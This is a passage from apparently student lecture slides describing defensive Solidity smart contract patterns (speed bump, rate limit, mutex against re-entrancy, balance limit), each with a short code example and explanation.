            balances[msg.sender] = 0;
            withdrawals[msg.sender] = Withdrawal({
                amount: amountToWithdraw,
                requestedAt: now
            });
        }
    }

    function withdraw() public {
        if ((withdrawals[msg.sender].amount > 0) &&
            (now > withdrawals[msg.sender].requestedAt + WAIT_PERIOD)) {
            uint amount = withdrawals[msg.sender].amount;
            withdrawals[msg.sender].amount = 0;
            msg.sender.transfer(amount);
        }
    }
}
```

SOLUTION

SPEED BUMP

Contract sensitive tasks are slowed down on purpose, so when malicious actions occur, the damage is restricted and more time to counteract is available.


An analogous real world example would be a bank run, where a large number of customers withdraw their deposits simultaneously due to concerns about the bank's solvency. Banks typically counteract by delaying, stopping, or limiting the amount of withdrawals.

4

RATE LIMIT

PROBLEM

A request rush on a certain task is not desired and can hinder the correct operational performance of a contract.



```
contract RateLimit {
    uint enabledAt = now;
    modifier enabledEvery(uint t) {
        if (now >= enabledAt) {
            enabledAt = now + t;
            _;
        }
    }

    function f() public enabledEvery(1 minutes) {
        // some code
    }
}
```

SOLUTION

RATE LIMIT

A rate limit regulates how often a function can be called consecutively within a specified time interval. This approach may be used for different reasons.

A usage scenario for smart contracts may be founded on operative considerations, in order to control the impact of (collective) user behaviour.


As an example one might limit the withdrawal execution rate of a contract to prevent a rapid drainage of funds.

5

MUTEX

PROBLEM

Re-entrancy attacks can manipulate the state of a contract and hijack the control flow.



```
contract Mutex {
    bool locked;
    modifier noReentrancy() {
        require(!locked);
        locked = true;
        _;
        locked = false;
    }

    // f is protected by a mutex, thus reentrant calls
    // from within msg.sender.call cannot call f again
    function f() noReentrancy public returns(uint) {
        require(msg.sender.call());
        return 1;
    }
}
```

SOLUTION

MUTEX


A mutex (from mutual exclusion) is known as a synchronisation mechanism in computer science to restrict concurrent access to a resource.
After re-entrancy attack scenarios emerged, this pattern found its application in smart contracts to protect against recursive function calls from external contracts.

6

BALANCE LIMIT

PROBLEM

There is always a risk that a contract gets compromised due to bugs in the code or yet unknown security issues within the contract platform.



```
contract LimitBalance {
    uint256 public limit;

    function LimitBalance(uint256 value) public {
        limit = value;
    }
    modifier limitedPayable() {
        require(this.balance <= limit);
        _;
    }

    function deposit() public payable limitedPayable {
        // some code
    }
}
```

SOLUTION

BALANCE LIMIT

Limit the maximum amount of funds at risk held within a contract.
The pattern monitors the contract balance and rejects payments sent along a function invocation after exceeding a predefined quota.

CONCLUSIONS

CONTINUOUS FIGHT

- Developers vs Criminals vs Solidity

- Development environment is too immature for:
  - security system of power plants, or
  - financial systems of large banks and companies

- Lack of literature

ANDREA BRUNO

585457

a.bruno25@studenti.unipi.it